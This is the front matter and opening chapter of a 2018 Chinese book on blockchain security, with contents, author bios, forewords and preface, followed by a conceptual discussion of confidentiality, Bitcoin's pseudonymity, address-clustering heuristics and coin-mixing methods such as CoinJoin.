


华章IT

**重量级区块链安全专家联合撰写，知名专家联袂推荐，权威性与实用性毋庸置疑**

条分缕析，透视应用层（智能合约）、激励层、网络层、数据层与共识、私钥等维度的安全问题与防御

区块链技术丛书

# 区块链
## 安全技术指南

黄连金 吴思进 曹锋 季宙栋 ◎ 等编著





机械工业出版社
China Machine Press

VISIT...

LANZAROTE Caliente.com

区块链技术丛书

# 区块链安全技术指南

黄连金　等编著

ISBN：978-7-111-60036-7

本书纸版由机械工业出版社于2018年出版，电子版由华章分社（北京华章图文信息有限公司，北京奥维博世图书发行有限公司）全球范围内制作与发行。

版权所有，侵权必究

客服热线：＋ 86-10-68995265

客服信箱：service@bbbvip.com

官方网址：www.hzmedia.com.cn

新浪微博 @华章数媒

微信公众号 华章电子书（微信号：hzebook）

# 目录

作者简介
序一　多边界的区块链安全防守
序二　区块链安全观之我见
序三　安全是区块链发展和应用的基石
前言
第1章　详解区块链的安全属性
1.1　保密性
1.1.1　比特币的半匿名性
1.1.2　Hyperledger　Fabric　CA的动态交易证书
1.1.3　用零知识证明做数据加密
1.1.4　使用状态通道让数据不可见
1.1.5　同态加密
1.2　数据完整性分析
1.2.1　签名与验证
1.2.2　共识机制
1.2.3　数据上链
1.2.4　时间戳
1.2.5　开源
1.3　可用性
1.4　物理安全性
1.4.1　物联网和安全性
1.4.2　区块链和物联网
1.5　本章小结
第2章　主流区块链安全属性分析
2.1　比特币
2.2　以太币
2.3　Zcash
2.4　本章小结
第3章　应用与智能合约层的安全控制
3.1　Web与移动客户端应用安全
3.1.1　注入
3.1.2　失效的身份认证与会话管理
3.1.3　跨站脚本漏洞
3.1.4　不安全的直接对象引用
3.1.5　安全配置错误
3.1.6　敏感数据泄漏
3.1.7　功能级访问控制缺失
3.1.8　跨站请求伪造

3.1.9 使用已知易受攻击组件
3.1.10 未验证的重定向和转发
3.2 智能合约的安全
3.2.1 智能合约简介
3.2.2 智能合约安全编码的最佳实践
3.2.3 智能合约的几个安全漏洞
3.2.4 智能合约安全的开源工具
3.2.5 智能合约的形式化验证
3.2.6 智能合约的虚拟机安全
3.2.7 智能合约的安全开发过程建议
3.2.8 从DevOps到DevSecOps：智能合约开发须知
3.3 智能合约中的身份管理与访问控制
3.3.1 传统身份管理与访问控制系统的问题
3.3.2 智能合约的身份管理
3.3.3 身份链的定义和国外典型身份链的分析
3.3.4 身份链的生态系统
3.3.5 身份智能合约
3.3.6 区块链落地的身份管理与访问控制考虑
3.4 本章小结
第4章 激励层安全机制设计
4.1 激励的产生和分配
4.1.1 激励机制价值
4.1.2 比特币激励
4.1.3 以太币激励
4.1.4 其他通证激励
4.2 激励层安全分析
4.2.1 通证激励模式的安全隐患
4.2.2 通证激励安全事件分析
4.2.3 通证激励安全事件反思
4.2.4 通证激励的法律风险
4.2.5 通证激励的安全措施
4.3 本章小结
第5章 网络层安全与控制
5.1 P2P加密
5.1.1 区块链与P2P网络的关系
5.1.2 区块链上的P2P应用与加密
5.2 客户端与节点通信加密（联盟链）
5.2.1 恶意客户端作恶方式及后果
5.2.2 P2P网络安全机制
5.2.3 联盟链如何确保客户端和节点的可信任

5.2.4　主流联盟链通信安全实现剖析
5.3　防御DDoS攻击
5.3.1　例说DDoS攻击危害与处理
5.3.2　区块链网络如何防御DDoS攻击
5.4　本章小结
第6章　数据层与共识安全
6.1　区块链数据加密技术的应用
6.1.1　如何使用这些加密技术形成区块链
6.1.2　安全性阐述
6.2　数据传输
6.2.1　加密数据传输
6.2.2　数字证书的定义
6.2.3　超级账本中CA的实现
6.3　区块链交易签名
6.3.1　数字签名与交易安全
6.3.2　典型的数字签名技术剖析
6.4　共识攻击
6.5　区块链安全性考虑
6.6　本章小结
第7章　私钥的安全
7.1　私钥安全的重要性
7.2　主流区块链私钥的使用方法和问题分析
7.3　私钥保护的正确“姿势”
7.4　硬件钱包介绍
7.5　移动钱包如何提升安全性
7.6　浅析私钥更新、找回与吊销
7.7　本章小结
附录A　区块链安全基础概念、原理与分析方法
附录B　区块链的DAG技术和安全分析
附录C　企业级数字资产保护

# 作者简介

黄连金　硅谷Dynamic Fintech Group管理合伙人、联合国旗下世界区块链组织（WBO）首席技术官、美国ACM Practitioner Board委员、美国分布式商业应用公司CEO和创始人、中国电子学会区块链专家委员、中国人大特聘研究员与讲师、美国CISSP专家、CyberVein总顾问，多个成功区块链项目技术顾问。曾就职于美国CGI公司18年，任CGI安全技术总监、CGI云安全主管和首席安全架构师等职务，创建了CGI联邦身份管理和网络安全能力中心。在CGI工作时，曾经为美国联邦政府、金融机构和公用事业公司提供金融、人工智能、区块链、安全等方面的专家咨询。曾多次在国内外大型区块链峰会担任嘉宾、评委、培训专家。

吴思进　33复杂美创始人及CEO，浙大本科硕士毕业，金融数据专家，精通量化交易及区块链，主导多家世界500强区块链项目落地。2014年申请区块链发明专利，2项已授权，目前累计申请专利50多项，全球区块链专利排名前十，主要区块链项目有供应链金融、供应链管理、积分、钱包、交易所。

曹锋　PCHAIN发起人，中物联区块链协会首席科学家。中国早期区块链国际专利发明人，ChinaLedger共同发起人，2016年完成全球区块链资产收益权转让暨中国区块链金融真实交易。曾担任IBM全球下一代人机大战中国区负责人、互联网金融首席科学家、专利评审委员会联合主席；3次获得IBM全球杰出技术成就奖，发表22篇国际顶级论文，30余项美国专利，并担任多个ACM IEEE顶级国际会议论坛主席。

季宙栋　Onchain分布科技首席战略官，本体联合创始人，（工信部）中国区块链技术与产业发展论坛副秘书长，中国电子学会区块链专委会委员，ISO/IEC TC307中国代表团成员，参与本体论、身份和隐私保护等标准组。作为区块链行业的资深专家，参与了工信部区块链白皮书及相关标准编制工作。

马臣云　北京信任度科技CEO、信息安全专家、产品管理专家，电子认证与签名行业15年从业经验。主要方向是密码学、区块链、身份认证、电子签名。曾获得省部级科技进步二等奖（国家密码局）、首都五一劳动奖章、全国五一劳动奖章等，是电子签章技术、基于人脸识别的身份认证安全技术、互联网金融个人借贷电子合同安全技术等标准的起草人。著有《精通PKI网络安全认证技术与编程实现》。网络ID：非著名信息安全砖家。

达摩　BOX.LA项目发起人，原唯链COO，参与了众多知名区块链项

目的早期投资。

李恩典　美国分布式商业应用公司董事与中国区总裁、深圳市微风智联科技有限公司董事长、区块链软件和金融行业应用研发专家。15年以上金融安全研发经验，在区块链存储、大数据平台、物联网平台和金融系统核心等领域均有领先的技术成果和丰富的产品技术实战经验，并拥有近10项相关领域发明专利。

徐浩铭　CyberVein数脉链项目技术负责人，负责区块链平台架构和搭建。曾就职于欧洲微软研发中心，负责Office项目开发。毕业于英国剑桥大学，主要研究方向为机器学习在生物信息学领域的应用；曾在美国卡内基-梅隆大学访学，主要研究方向为机器视觉在无人驾驶中的应用；曾在美国杜克大学访学，研究领域为深度学习在生物医学工程中的应用。在SCI和EI检索杂志上发表多篇文章。

翁俊杰　IBM 10余年开发及解决方案经验，第一批Fabric应用开发者，NEO核心开发者之一，Onchain DNA联盟链的架构设计与核心开发人员，Ontology（本体）区块链开发团队负责人。在票据、供应链、积分、征信、数据交易、共享金融等多个领域有区块链应用经验。

# 序一　多边界的区块链安全防守

2018年是区块链技术（或称分布式账本技术）诞生的第十个年头，人们对它所寄予的厚望正与日俱增。很多人认为区块链技术不仅会对现有的产品、服务、操作系统、商业模式、最佳实践，乃至各行各业带来巨大冲击，甚至可能带来经济运行以及社会组织和治理的大变革。这是因为区块链技术促进了加密技术等方面的科技进步，实现了低成本和实时条件下的超强处理能力，同时为金融服务、医疗保健、物流，以及环境保护等产业的可持续发展提供了无限可能。但更重要的是，区块链技术建立在去中心化共识、开源、透明和社区参与这些原则之上。这些基本原则才是这一技术具有革新性潜能的根本所在。[1]

包括联合国和世界银行集团（世行）在内的多边组织已经意识到区块链技术将会对各发展机构及其工作产生深远的影响。这是因为区块链技术能够帮助发展机构减轻对传统银行及其他中介机构的依赖，从而大大降低交易成本；确保援助资金直接转给援助对象，保证专款专用，使整个环节更加透明。鉴于此，世行于2017年6月建立了区块链实验室，专注研究区块链领域的创新技术，以求更好地服务世行的发展项目。

虽然区块链技术拥有巨大的潜力，但它目前仍面临很多挑战。对于这样一个自动化、去中心化和不断扩展的系统来说，安全性是不容回避的问题。区块链技术在安全性方面面临的挑战包括三方面。首先，虽然区块链技术能够为交易提供高度的完整性（integrity）和透明度（transparency），但是系统设计方面仍亟待加强，才能保证区块链基础设施和平台的机密性（confidentiality）和弹性（resiliency）。其次，不论是共识机制还是“智能合约”，区块链技术都需要依靠开发各种应用软件来实现。因此，软件开发安全方面的最佳实践仍应继续遵守。最后，区块链技术需要相应的生态系统来为实践提供完整解决方案。这个生态系统可能会运用包括物联网（IoT）、人工智能和云计算在内的其他新技术。这意味着，所有这些构成区块链生态系统的技术本身的安全问题也需一并考量。

我在世行区块链实验室举办的一次活动中结识了黄连金先生。黄先生是那次活动的特约嘉宾，也是本书的第一作者。当时黄先生在华为技术有限公司担任首席区块链专家，他也是中国区块链安全领域的领军人物。从他那里我了解到，虽然区块链技术还在发展阶段，但在中国已经有一批安全专家开始合作编写一本关于区块链安全问题的著作。这让我惊喜不已，因为一直以来，人们总在创新技术产生之后才亡羊补牢，考虑安全问题。我相信，这本强调安全先行的著作，对确保未来区块链解决方案的可靠性

和实用性大有裨益。

本书对区块链技术潜在风险的分析可谓详尽、完备：不仅包括区块链技术本身带来的风险（比如加密技术、身份管理技术、共识技术，以及“智能合约”技术可能涉及的风险），还包括区块链应用方面的风险（例如激励机制、数据安全和网络安全等方面可能面临的风险）。书中不但有对区块链技术各种安全机制的深度解剖，而且有区块链应用遭受攻击的案例分析。这样理论与实际结合，有助于读者学以致用，将对潜在风险的预期和评估置于现实背景之下。

为本书作序，我备感欣慰。据我所知，本书是全球为数不多关注区块链安全问题的专著。借着这则序言，我期待能够让更多的人在区块链及其他革命性技术创新的初期就开始考虑安全问题的重要性。愿更多的研发人员、商业人士以及政策制定者都关注安全问题。我们会因此而更有信心应对未来技术应用（Technology Adoption）过程中的各种挑战。

林儒明

世界银行集团首席信息安全官、区块链实验室负责人

[1] 英国政府首席科学顾问报告：《分布式账本技术：超越“区块”和“链”》（Distributed Ledger Technology: Beyond Block Chain）。

# 序二　区块链安全观之我见

区块链安全观可以从两方面来讨论。技术方面的安全观是本书的主题，遑遑高论，各位看官自可体会；我想从区块链经济模式的安全观方面，谈一些自己的学习体会，以就教于各位作者和读者。

从经济模式来看区块链，我把它分为4个层次。

·最底层是区块链数字身份体系。数字身份包括了身份ID、社交关系、职业声誉、生活状态等，远比一串身份证号码要更全面、更传神。

·第二层是密码学账户体系。基于非对称加密算法的分布式账本，非许可、无须KYC，支持点对点交易，靠算法保证交易安全可靠，坏人无法作恶。

·第三层是区块链数字货币体系。公有区块链靠算法发行数字货币的一个最主要的目的是为自组织建立一种去中心化的经济激励机制。

·第四层是商业应用体系。有了前3层，任何分布式商业应用项目就有了生存的基础和无限的发展空间。

区块链技术层面的安全，都是为其经济模式的安全运行服务的。无论是保证数据一致性的哈希函数，还是保护隐私的零知识证明；不管是维护账户安全的椭圆曲线加密算法，还是保护数据主权的多方安全计算；直至协调区块链治理的各种共识算法……在分布式、去中心、自组织的区块链世界里，信任关系和安全机制的建立，完全依赖一整套成体系的数学和密码学算法来保证安全、可靠。

传统金融业界有一句名言：无硬件，不安全。其实这句话也完全适用于区块链经济模式。硬件安全不仅仅涉及数字货币“热钱包”“冷钱包”层面的事情，它还可能涉及区块链上金融交易的报文传输等方面。

本书是一本从技术角度讨论区块链安全的著作。在区块链“高烧”发热，热到有可能大热倒灶的今天，一群业界同仁愿意埋头沉心，专注区块链的安全问题，实在是难能可贵！

作为一名非技术背景的区块链信徒，阅读这样一本洋溢着精深技术见解的区块链安全著作，仍然从中学到很多，悟到更多。诚所谓见仁见智，乐山乐水是也！故不论“币圈”“链圈”，无论专业背景，特推荐之，必有收获焉！

肖风

中国万向控股有限公司副董事长、万向区块链实验室董事长兼总经理

# 序三　安全是区块链发展和应用的基石

2008年，中本聪的论文“比特币：一种点对点的电子现金系统”一经发表，犹如“忽如一夜春风来，千树万树梨花开”。历经十年的迅猛发展，区块链已成为近年来最具革命性的新兴技术之一，并广泛应用于各种社会场景之中。任何事物取得如此之重要地位，必定有其独特魅力。

区块链的魅力在于，它可以利用自律解决社会中靠他律才能解决的问题；区块链的魅力在于，它使参与者都有知情权，信息对等，脱离了只有少数人掌握信息的不平等状态；区块链的魅力在于，它能够做到在现实社会中我们始终倡导和追求的诚信，而不需要人们的长期认知才能达到（其模式自身就存在诚信，不可抵赖）；区块链的魅力在于，它需要大多数伙伴的认同，使人们能够为了一个共同的目标而努力；区块链的魅力在于，它使事物脱离了一成不变的程式化发展趋势，而迎来“百般红紫斗芳菲”的各式发展。其实，区块链的这些魅力并不是其刻意而为之，而是其自身特性决定的。因为独特，所以灿烂。

区块链的这些特殊魅力吸引了社会各界的广泛关注，但是能否长久保鲜而不受摧残也成为我们担心的关键点。区块链的自律，使职能机构失去控制权；区块链的信息共享，使隐私更易暴露；区块链的不可篡改，使可能的错误变成“真实”而存在；区块链的共识，使大多数伙伴的观点无论正确与否都变得“正确”；区块链各具特色的发展模式，使漏洞出现的可能性提高，容易导致应用的浩劫。因此，区块链要真正快速发展和广泛应用，就要不断提高其自身安全性。

黄连金先生作为区块链资深高端专家，经过长年研究积淀，在区块链安全研究成果较少的情况下，他能够领先其他学者研究产出第一批专门的区块链安全著作，可谓独具慧眼。仅从这一点，足以看出他是具有长远眼光和思想前瞻性的专家。有幸提前拜读他的区块链安全研究成果，使我全面地认识到区块链安全的重要性，对区块链安全有了合理的分类认知，也从中了解到未来区块链安全研究的热点，学到一些有关区块链安全的有效研究手段。阅读时，我能感受到本书行文流畅；在学习到较新的有价值的研究成果的同时，体会到阅读的快乐，创新的热情。为本书写序，备感荣幸。希望更多的人了解区块链，在未来的区块链模式中夯实区块链安全的基石，从而使区块链及其应用更加坚不可摧，更具魅力。

祝烈煌

北京理工大学计算机学院副院长、教授

# 前言

## 为什么要写这本书

这本书的初衷是希望给区块链项目提供一些安全方面的指导来改变目前区块链项目匆匆上线，安全系数不高，安全问题层出不穷的现状，也希望正在开发或将来需要开发的区块链项目在安全方面给予足够的重视。我们认为安全问题会是区块链项目落地的主要绊脚石。一个不注意安全的区块链项目，成功系数不会很高。区块链有很好的安全属性，比如数据不可篡改、数据不会丢失、可利用一些加密技术对数据进行加密等。但是从许多与区块链有关的安全事件可以看出，区块链的安全属性不能保证区块链项目百分之百安全。本书尽量从多个不同的方面，比较系统地对区块链的安全进行分析，并且对区块链项目落地所需要考虑的因素，提供一些建议。

## 本书特色

本书是为数不多系统性地阐述区块链安全的书。

本书的主要特色是以深入浅出的形式讲解区块链的安全，便于读者更好地理解为什么区块链安全是一个重要的课题，以及如何解决某些区块链的安全问题。

## 读者对象

本书的读者对象包括：

·区块链的开发者

·区块链安全的架构师

·区块链项目的主要技术负责人

·其他对区块链安全感兴趣的人

## 如何阅读本书

在阅读过程中，读者可以根据工作需要将某些章节多读几遍。因为章节与章节之间的依赖性不强，完全可以根据工作需要抽出重点来读。

第1章详解区块链的安全属性，主要从保密性、数据完整性、可用性、物理安全性4个方面对区块链的安全属性进行详解。在分析过程中，本章穿插了一些实例，使得内容讲解更为直观、易懂。本章所介绍的内容，可以使读者对区块链的安全属性有更深层次的了解，对做好区块链的安全工作具有非常重要的参考价值。

由于区块链的安全性分析极具抽象性，所以第2章特意挑选了一些主流数字货币（包括比特币、以太币和Zcash），对其安全属性进行分析。通过本章的学习，读者可以了解主流数字货币的代码、密码学算法以及“钱包”等，进一步加深对区块链相关安全技术的认识。

第3章为应用与智能合约层的安全控制。本章主要从Web或者移动客户端应用程序、智能合约，以及身份与访问控制3个方面对安全问题进行分析。在当前信息技术快速发展的背景下，移动设备已经成为很多人上网的主要工具。为此，本章从一开始就对Web或者移动客户端应用程序的安全性进行了分析，让读者对相关的危险因素有所了解。在智能合约的安全方面，主要从智能合约的概念、安全编码、漏洞、开源工具等几个方面进行了分析，为读者在开发相关内容方面提供了重要的参考。在本章的最后，从多个方面对区块链的身份管理与访问控制进行了分析。通过对这部分内容的学习，读者可以了解在开发区块链的过程中，如何高效、安全地做好身份管理与访问控制等工作。

第4章为激励层安全机制设计。本章主要从激励的产生和分配以及激励层安全两方面进行了分析。首先，分别借助比特币、以太币的激励模式对激励的产生和分配进行了分析，可以让读者对区块链激励层的存在有较为直观的认识。在此基础上，本章又从激励模式的安全隐患、安全事件、法律风险以及安全措施等方面，对激励层安全进行了分析，让读者了解安全对激励层的重要性，以及如何设计才能有效避免区块链激励层安全事件的发生。

第5章为网络层安全与控制。网络层是区块链的重要组成部分，能否做好安全与控制直接影响区块链的价值。本章主要从P2P加密、客户端与节点通信加密、防御DDoS攻击3个方面进行了分析。通过对本章的学习，读者可以对网络层安全与控制的相关内容有全面的了解。这对开发过程中提高区块链的安全性具有重要指导作用。

第6章为数据层与共识安全。数据层是区块链设计的基础部分，是影响区块链能否正常运行的关键。本章主要从区块链数据加密技术、数据传

输、区块链交易签名、共识攻击、区块链安全性考虑5个方面进行分析。通过本章的学习，读者可以了解关于数据层安全更多的知识。这对于提高区块链的安全，保障区块链的正常运行具有重要的参考价值。

第7章为私钥的安全。本章从私钥的重要性、使用方法、存在的问题等多个方面对私钥的安全进行了全面的分析。通过对本章的学习，读者可以对私钥安全性在区块链技术中的重要性有更深层次的认识，了解如何使用私钥才能有效避免安全问题的出现以及私钥的更新、找回与吊销等。除此之外，本章还对私钥保护的正确“姿势”、硬件钱包等内容做了分析。有了这些内容的指导，读者可以参考、拓展关于保障硬件钱包、移动钱包方面的设计思路，提高区块链的安全性。

除了上述内容，本书还包括3个附录。附录A介绍的是区块链安全基础概念、原理与分析方法，可以更好地理解区块链。当制定区块链安全性测试标准时，可以适当地参考、借鉴。附录B主要介绍DAG的基本概念、原理与主流项目，从中可以了解DAG给区块链安全带来的价值和影响。附录C介绍区块链私钥管理的一种方法，主要用于企业级数字资产的安全。

## 勘误和支持

本书从不同的角度来阐述区块链安全，抛砖引玉。我们不能说这本书包含了区块链项目落地需要考虑的所有安全因素，因为不可能面面俱到。区块链目前尚处于初级的技术发展阶段，新的安全隐患和新的安全措施会在发展的过程之中不断涌现。我们希望这本书是“活着”的书，通过不断地修订，尽量把新的内容添加到这本书，也欢迎区块链安全专家在这方面给我们多提一些意见。

本书不是从空中楼阁造出来的，我们参阅了大量网络公开的内容，并且引用了很多区块链安全专家在不同新闻媒体或者网络所刊登的内容以及个别面对面的交流信息。对于被引用的内容或者面对面交流的信息，我们尽量与各位专家进行了沟通，并且获得了同意，比如NEO创始人、OnChain创始人及CEO达鸿飞，NEO创始人兼核心开发者张铮文，上交所技术有限责任公司架构师朱立，复杂美CTO王志文，元界CEO顾颖（初夏虎），元界CTO陈浩，公信宝CEO黄敏强，Dfinity CEO丁磊（Tom Ding）等。不过，仍有可能某些内容与网上公开的内容存在类似或雷同之处，在所难免，敬请谅解。如果在阅读本书的过程中发现有类似的内容，请及时与我们联系，我们会在修订版中增加引用的出处。

## 致谢

在这里，首先要感谢高婧雅编辑，她从一开始便对本书高度重视，在

写作过程中不断鼓励我们。在北京的一次会议上，高编辑和我基本上拟订了这本书的架构和一些基本内容，并且以后又经过几次优化，才有现在这本书的框架。

非常感谢本书所有的作者，他们在百忙之中抽出时间写了这本书，并且经过多次修改。应该说没有这些作者的贡献，就不会有这本书。

感谢深圳市微风智联科技有限公司的李恩典和梁福彬，他们非常有启发意义的讨论和对我负责写作的内容的多次修改，是我完成写作的最大助力。

非常感谢世界银行集团首席信息安全官、区块链实验室负责人林儒明先生，他不仅为本书做序，还在写作过程中不断鼓励我们，多次提供良好的建议。

中国万向控股有限公司副董事长、万向区块链实验室董事长兼总经理肖风博士对本书的构思和一开始的概念提出了很多宝贵意见，给予我们很大的帮助，同时还为本书作序，在此也表示感谢。

北京理工大学计算机学院副院长、网络与信息安全学科方向责任教授祝烈煌也为本书作序，在这里表示诚挚的感谢。

中国电子技术标准化研究院区块链研究室主任李鸣为本书写了推荐语，在此也表示感谢。

本书一共有9位作者，在著作委托书的联合签名上，我们第一次使用了区块链技术。感谢北京信任度科技有限公司CEO马臣云（也是本书的作者）的大力支持，我们利用该公司的信签电子合同签署平台非常快捷地完成了多人的电子签名。签署后的文档存储在由第三方CA机构、司法鉴定中心等组建的可信联盟链上。存证验证地址：http://bc.trustdo.cn/result.html?evidenceId=0x992c316f99baa714006424b6e86a87826dfd6d4cf4af3dbf9a75
。

存证有关信息如下。

·存证地址：
0x992c316f99baa714006424b6e86a87826dfd6d4cf4af3dbf9a75e3ebb5af649

·存证时间：2018-03-2507:47:04。

·存证内容：

fileHash:81e4324b2c842dd05ee977670fba5d6a,fileName:黄连金-吴思进-曹锋-季宙栋-马臣云-尚维斯-李恩典-徐浩铭-翁俊杰委托书.pdf。

黄连金

# 第1章　详解区块链的安全属性

区块链的本质是一个去中心化的数据库。在运行过程中，区块链将数据信息采用分布式方式记录，并且由所有的参与者共同记录。这些数据信息会被存储在所有的节点之中，而不是像传统数据库一样，仅仅存在于唯一的中心化机构。因此，在安全性方面，较传统技术实现了质的突破。安全性已经成为信息化社会的主旋律，如果安全问题无法得到有效的解决，那么区块链就无法实现推广。因此，安全性已经成为制约区块链发展的重要因素。本章将通过安全的4个要素（见图1-1）介绍和分析区块链的安全属性。

第一个要素是保密性（Conf identiality）：数据和交易的内容在传输与存储的过程中被加密，从而保护了用户隐私和企业、机构的商业机密、知识产权及其他机密信息。

第二个要素是完整性（Integrity）：确保信息在存储、使用、传输过程中不会被非授权用户篡改，同时还要防止授权用户对系统及信息进行不恰当的篡改，保持信息内部、外部表示的一致性。

第三个要素是可用性（Availability）：确保授权用户或实体对信息及资源的正常使用不会被异常拒绝，允许其可靠而及时地访问信息及资源。

如图1-1左边所示，传统的信息安全主要涉及保密性、可用性和完整性3个要素。随着物联网（IoT）的发展，这3个要素已经不能完整地代表安全需求了。




图1-1　安全要素的转变

## 1.1 保密性

保密性（Conf identiality）是指网络信息不会被泄漏给非授权的用户、实体或过程，即信息只能供授权用户使用。信息外露已经成为影响信息化技术发展的重要因素，没有人愿意自己的隐私信息被他人获取。区块链的发展与信息的保密性紧密联系在一起。从本质上分析，区块链属于分布式账本。与传统的信息技术不同，它通过去中心化、去信任的方式对可靠数据库进行集体维护。

常用的保密技术包括以下几种。

1）物理保密：利用各种物理方法，如限制、隔离、掩蔽、控制等，保护信息不被泄漏。

2）防窃听：使对手侦收不到有用的信息。

3）防辐射：防止有用信息以各种途径辐射出去。

4）信息加密：在密钥的控制下，用加密算法对信息进行加密处理。即使对手得到了加密后的信息，也会因为没有密钥而无法读懂有效信息。

5）授权（Authorization）和验证（Authentication）。常见的授权包含验证与访问控制（Access Control）两个部分。验证是指用户或者业务模块通过一个私密的凭证来确保身份。它可以是一个密码，可以是一类数字签名（包括证书），也可以使用相对复杂的双向动态授权协议。验证后的访问控制则是将数据权限进行更细粒度的拆分，提供一次性或者短暂性的访问权限。Token作为一个权证，只能用来访问其对应权限下的数据，可以防止私密数据过量泄漏。而目前一些新的方法中，权证分发本身被改善成了一个数字签名的过程，通过完全的非对称密码系统，让数据提供方原本需要保存的Token，转变为只需要验证访问请求所携带的数字签名就可以获知权限的Certif icate/Signature。例如，Hyperledger区块链平台就采用这种方式，分别签发注册凭证（Enrollment Certif icate）和交易凭证（Transaction Certif icate），为不同的业务场景提供不同的数据访问权限。

区块链主要采用地址随机化、信息加密和状态通道的方式来做到信息的保密。

### 1.1.1 比特币的半匿名性

比特币的出现对虚拟货币领域而言具有划时代的意义。它采取分布式的设计并且将发行权分享给很多的用户，通过特殊的计算方法，可以避免超量发行的尴尬。在设计方面，比特币是以密码箱的设计原则为基础，对保障流通交易的安全性和保密性具有重要作用。

#### 1.半匿名性与隐私安全

比特币用户的地址是由随机算法产生的，具有一定的保密性。一个用户可以有多个比特币地址，并且地址跟他现实生活中的真实身份没有任何联系，因而具有一定匿名性。不过这一特性实为“半匿名”，比特币的交易仍可以追本溯源到交易者本身。比特币的交易历史是完全公开的，所有人都可以通过钱包地址在区块链中查询钱包现金的流入与流出，并可向上追溯至这些比特币的终极起源，即从区块生成后发送到的那个地址。这对个人隐私构成了巨大威胁。

比特币协议为上述问题提供了两种解决方案：

1）所有的比特币交易使用公共密钥，而无须个人身份证明；

2）比特币客户端可以生成无数个公共密钥，以帮助用户防止跟踪。

然而，越来越多的研究表明，这些保护措施是不够的。如果通过一些社会工程学手段，使得某个比特币钱包的物理地址（如IP地址）暴露，再配以大数据分析，那么资金的来龙去脉与关系网将无从遁形。德国和瑞士学者的一项研究显示，约40%比特币用户的真实身份可被发现，这其中有些用户还使用了官方推荐的隐私保护措施。美国加州大学圣地亚哥分校研究者发表的一篇论文中称，比特币交易网络对少数大账户的依赖性与日俱增，这使得用户的身份安全性大大降低。日后，通过大宗交易追踪到交易者的真实身份将变得很容易。

从本质上来说，比特币的去匿名化依赖于根本性的洞察。仅仅给定一组关于人的信息和一组关于比特币交易的信息，而不提供任何涉及二者关系的信息，则确定哪个地址属于哪个人确实是非常困难的。但是，当你知道哪怕一条关联信息 [1] ，可能很快就可以确定该用户最喜欢的商家。除了简单地“追踪比特币”，还有两个比特币侦探可以使用的更高级的工具。

#### 2.破解半匿名的方法

（1）闭包

首先，存在一个概念，即闭包。我们来看一个示例。如果地址A在某个闭包里并且存在一个使用来自地址A和地址B的货币作为输入的交易，则地址B也在该闭包里。计算一个地址的闭包时，只需在从这个地址开始，一直到你停止添加新地址的过程中重复地应用闭包的定义。

这个概念的威力如下：同一个闭包里的所有地址几乎可以肯定都归同一个用户所有。如果一个交易有多个输入地址，则原因几乎总是用户需要把一定数额的钱支付到某个地址里，但是其任何一个地址里钱的总额都不够，于是钱包软件为了付款不得不从两个甚至更多的地址里取钱。有了这个工具，如果你能证明哪怕一个地址归属于某个具体的人（比如说，如果你是一个从他们那里接受比特币付款的商人），那么你就很可能发现他们的绝大部分钱包地址。

（2）“零钱地址”启发式算法

在消费时，零钱地址被比特币钱包用来发送额外的钱给交易的收款地址。比如，如果你收到了50比特币，然后花了1比特币，剩余的49比特币就存入一个由你的钱包新生成的零钱地址。之所以不把那49比特币发回原来的地址，是为了增加隐蔽性。有人已经找到启发式算法来解决怎么才能自动辨别零钱地址和交易的正常收款地址。通过这类启发式算法，研究人员比只使用地址闭包发现了更多的线索，常常可以追踪交易链长达几百步并最终获得成功。

### 3.弥补匿名性不足的方法

解决比特币匿名性不足的方法除了利用单个钱包多个地址以外，还有一种是混合服务。比如，在网站blockchain.info和丝绸之路上的服务。混合服务的工作原理如下：用户给混合服务一个接收混合后的比特币的地址，而混合服务给用户一个发送比特币的地址。全世界成千上万的用户把比特币发送给混合服务商，而服务商在内部进行混合后，除了扣除少量手续费外，其余的比特币如数（不是相同的比特币）发到每个用户的接收地址上。由于在区块链上找不到用户发送地址和接收地址的关联，所以在理论上只要混合完成相关信息就会被抹掉。但是，这种匿名方式需要提前建立双方的信任。用户不仅需要信任服务商不会透露自己的两个地址之间的关联，还需要相信服务商不会偷走自己的钱。如果服务商偷了钱，用户将无法证明。

此外，比特币开发者Amir Taaki和Pablo Martin研究出一种新的方法——半去中心化来解决比特币的半匿名性问题，其工作原理大致如下。

N个人聚在一起并且同意混合X个比特币，他们中的一个人发送N和X的值以及“房间号码”给一个中间服务商。每个人用匿名网络（比如Tor）给服务商发送一条带有房间号码和接收地址的信息。一旦N个人都发送进来了他们的接收地址，则服务商会给每个人发送确认信息。每个人都匿名地给服务商发送一条包含房间号和发出地址的信息。服务商在所有人都把X个比特币发过来后，用这些比特币构造一个交易并向每个接收地址发送X个比特币。然后，服务商把交易发给每个人来签名。每个人都检查交易中向自己的接收地址发送的比特币的数额是否正确，检查完毕后发送给服务商自己的签名。随后，服务商公开签过名的交易。

如上所说，这个协议没有一点特别的创意。事实上，Taaki和Martin第一次发现这个主意是在一个比特币开发员Gregory Maxwell描述CoinJoin概念的论坛帖子里。然而，神奇的地方在于它的实现过程，这两个人使用Taaki本人发明的比特币工具箱SX快速实现了交易。这种实现方法的优势在于易于使用。Taaki和Martin专门创造了一个简单的图形用户界面，用户只需输入发送地址、服务商的网址和接收地址，系统就会自动处理一切。

